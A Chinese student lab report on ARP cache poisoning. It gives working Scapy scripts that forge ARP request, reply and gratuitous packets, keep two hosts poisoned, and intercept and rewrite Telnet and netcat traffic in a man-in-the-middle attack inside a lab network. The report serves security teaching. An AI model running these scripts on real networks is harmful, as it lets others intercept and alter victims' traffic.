

**ARP Cache Poisoning Attack**

57118114 蔡欣明


**Task 1: ARP Cache Poisoning** 主机M上执行ifconfig命令查看端口名和mac地址如下：



查看主机A的ip地址和mac地址：



查看主机B的ip地址和mac地址：



**Task 1.A (using ARP request)**

在主机 A 上执行 arp -n 命令查看 arp 缓存，发现未与其他主机建立连接前 arp

缓存为空：




在主机A中ping主机B的ip地址，即ping 10.9.0.6,并用wireshark查看

发送的arp请求和arp响应报文，便于后面我们构造arp请求和响应。

Ping完后查看arp缓存，发现B的ip地址和mac地址的映射在A的arp缓存里。



我们可以查看该过程中我们抓取到的arp request数据包：




可以看到request数据包中源mac地址为主机A的mac地址，目的mac地址为00:00:00\_00:00:00，即默认值。opcode为1表示request包，ip地址分别为两端的ip地址。我们可以以此补充我们的代码，如下:


|  |
| --- |
| #!/usr/bin/env python3 from scapy.all import\*  A\_ip = "10.9.0.5" #A 的 ip 地址  B\_ip = "10.9.0.6" #B 的 ip 地址  M\_mac = "02:42:0a:09:00:69" #M 的 mac 地址  E = Ether(src=M\_mac)  A = ARP(hwsrc=M\_mac,psrc=B\_ip,pdst=A\_ip,op=1) #op 为 1 表示为 request pkt = E/A  sendp(pkt, iface='eth0') |

我们构造B发给A的arp请求包，但是用的却是M也就是攻击主机的mac 地址，这样攻击成功就会将攻击主机的mac地址映射到B的ip地址上。

运行程序进行攻击，结果如下：




主机A查看arp缓存：



可以看到成功将M的mac地址映射到B的ip地址上。尝试发现不管攻击前有没有B原来的映射，都会有B的ip到M的mac地址之间的映射。除此之外，还会增加M主机ip和mac地址的映射记录，如上图第二条。

**Task 1.B (using ARP reply)**

# Wireshark 抓取 ping 的过程中的 reply 包：



源 mac 地址为 B 主机 mac 地址，目的 mac 地址为 A 主机 mac 地址，op 为


2 表示 reply，根据其内容构造我们的 reply 包。

代码如下：

|  |
| --- |
| #!/usr/bin/env python3 from scapy.all import\*  A\_ip = "10.9.0.5" #A 的 ip 地址  B\_ip = "10.9.0.6" #B 的 ip 地址  M\_mac = "02:42:0a:09:00:69" #M 的 mac 地址  A\_mac = "02:42:0a:09:00:05"  E = Ether(src=M\_mac,dst=A\_mac)  A = ARP(hwsrc=M\_mac,hwdst=A\_mac,psrc=B\_ip,pdst=A\_ip,op=2) #op 为 2 表示为 replypkt = E/A  sendp(pkt, iface='eth0') |


（**1**）**B** 的 **ip** 已经在 **A** 的缓存中

B的ip已经在A的缓存中时，运行程序，再次查看缓存



发现主机 B 的 ip 地址成功映射到 M 主机的 mac 地址上，攻击成功。

（**2**）**B** 的 **ip** 不在 **A** 的缓存中清空A的arp缓存，可用arp -d ip命令删除指定ip地址的arp条目。



清空后B的ip不在A的缓存中，运行程序，再次查看缓存：




发现没有M的mac地址到B的ip地址间的映射，说明B的ip不在A的缓存中时，arp缓存中毒攻击失败。查阅资料得知这是因为reply包只能更新而不能增加arp缓存条目，因此当B的ip在A的缓存中时可以成功，不在时则失败。

**Task 1C (using ARP gratuitous message)**

该报文目的mac地址都为ff:ff:ff:ff:ff:ff，源和目的ip都为主机B的 ip地址代码如下：


|  |
| --- |
| #!/usr/bin/env python3 from scapy.all import\*  B\_ip = "10.9.0.6" #B 的 ip 地址  M\_mac = "02:42:0a:09:00:69" #M 的 mac 地址  dst\_mac = "ff:ff:ff:ff:ff:ff"  E = Ether(src=M\_mac,dst=dst\_mac)  A = ARP(hwsrc=M\_mac,hwdst=dst\_mac,psrc=B\_ip,pdst=B\_ip,op=1) pkt = E/A  sendp(pkt, iface='eth0') |

1. B的ip在A的缓存中执行程序，结果如下：



显然，攻击成功。

1. B的ip不在A的缓存中执行程序，结果如下：



显然，B的ip地址不在A的缓存时没有增加映射，攻击失败。可见免费 arp报文应该和reply报文类似，只能更新不能增加缓存条目。


# Task 2: MITMAttack on Telnet using ARP Cache Poisoning


**Step 1 (Launch the ARP cache poisoning attack).**

对主机 A 和主机 B 都进行 arp 缓存中毒攻击，代码如下：

|  |
| --- |
| #!/usr/bin/env python3 from scapy.all import\*  A\_ip = "10.9.0.5" #A 的 ip 地址  B\_ip = "10.9.0.6" #B 的 ip 地址  M\_mac = "02:42:0a:09:00:69" #M 的 mac 地址  E = Ether(src=M\_mac)  A1 = ARP(hwsrc=M\_mac,psrc=B\_ip,pdst=A\_ip,op=1) pkt1 = E/A1  A2 = ARP(hwsrc=M\_mac,psrc=A\_ip,pdst=B\_ip,op=1) pkt2 = E/A2 while 1:  sendp(pkt1,iface='eth0') sendp(pkt2,iface='eth0') |

代码中我们对 A 和 B 都发送请求包来进行攻击，同时我们设置循环不停发送攻击报文，防止假条目被真条目替代。攻击后 A、B 主机 arp 缓存分别如下：






**Step 2 (Testing)**

关闭M上的ip转发：




运行程序，然后在主机A上ping主机B的ip地址，并用wireshark抓包。

Ping的结果如下：



发现ping不通，丢包率100%，然后查看wireshark：




可见所有的icmp报文都没有response，因为所有的报文都没到达B主机，


而是M主机。

**Step 3 (Turn on IP forwarding)**


打开主机M的ip转发，重复步骤2操作：




发现成功ping通：



Wireshark查看：




发现发送的icmp报文有响应了。




同时发现出现一些重定向报文。推测为M收到报文后发现目的ip并不是自己，于是发送重定向报文修改路由。

**Step 4 (Launch the MITM attack)** 开启M主机ip转发：




在主机A上对主机B进行Telnet连接：



关闭M主机ip转发：



执行步骤1的代码，进行arp缓存中毒攻击：



此时在A的远程登陆窗口无法输入任何字符。

然后执行我们的中间人攻击代码，截取A发往B的所有tcp报文，将输入字符改为‘Z’,B发往A的响应报文不做修改，代码如下：

|  |
| --- |
| #!/usr/bin/env python3 from scapy.all import\*  IP\_A = "10.9.0.5"  MAC\_A = "02:42:0a:09:00:05" IP\_B = "10.9.0.6"  MAC\_B = "02:42:0a:09:00:06" def spoof\_pkt(pkt):  if pkt[IP].src == IP\_A and pkt[IP].dst == IP\_B:  newpkt = IP(bytes(pkt[IP])) del(newpkt.chksum) del(newpkt[TCP].payload) del(newpkt[TCP].chksum) if pkt[TCP].payload: data = pkt[TCP].payload.load # The original payload data data\_len=len(data) newdata = 'Z'\*data\_len #replace each typed character with 'Z' send(newpkt/newdata) else:  send(newpkt) elif pkt[IP].src == IP\_B and pkt[IP].dst == IP\_A:  newpkt = IP(bytes(pkt[IP])) del(newpkt.chksum) del(newpkt[TCP].chksum) send(newpkt)  f = 'tcp and (ether src 02:42:0a:09:00:05 or ether src 02:42:0a:09:00:06)' pkt = sniff(iface='eth0', filter=f, prn=spoof\_pkt) |

为了不捕获自己伪造的报文，我们对源 mac 地址进行了过滤，可提升性能，理由可见上一次实验。主机A结果如下：





不管输入什么，最终显示的都为 Z。攻击成功。

# Task 3: MITMAttack on Netcat using ARP Cache Poisoning

与task2类似，只需将代码中修改数据部分变为把”qiu”字符串改为“AAA” 即可。步骤也类似，将Telnet通信改为netcat通信。代码如下：

|  |
| --- |
| #!/usr/bin/env python3 from scapy.all import\*  IP\_A = "10.9.0.5"  MAC\_A = "02:42:0a:09:00:05" IP\_B = "10.9.0.6"  MAC\_B = "02:42:0a:09:00:06" def spoof\_pkt(pkt):  if pkt[IP].src == IP\_A and pkt[IP].dst == IP\_B:  newpkt = IP(bytes(pkt[IP])) del(newpkt.chksum) del(newpkt[TCP].payload) del(newpkt[TCP].chksum) if pkt[TCP].payload:  data = pkt[TCP].payload.load # The original payload data newdata = data.replace(b'qiu', b'AAA') send(newpkt/newdata) else:  send(newpkt) elif pkt[IP].src == IP\_B and pkt[IP].dst == IP\_A:  newpkt = IP(bytes(pkt[IP])) del(newpkt.chksum) del(newpkt[TCP].chksum) send(newpkt)  f = 'tcp and (ether src 02:42:0a:09:00:05 or ether src 02:42:0a:09:00:06)' pkt = sniff(iface='eth0', filter=f, prn=spoof\_pkt) |

结果如下：



可见所有的字符串“qiu”都改为了“AAA”,其他部分不变，攻击成功。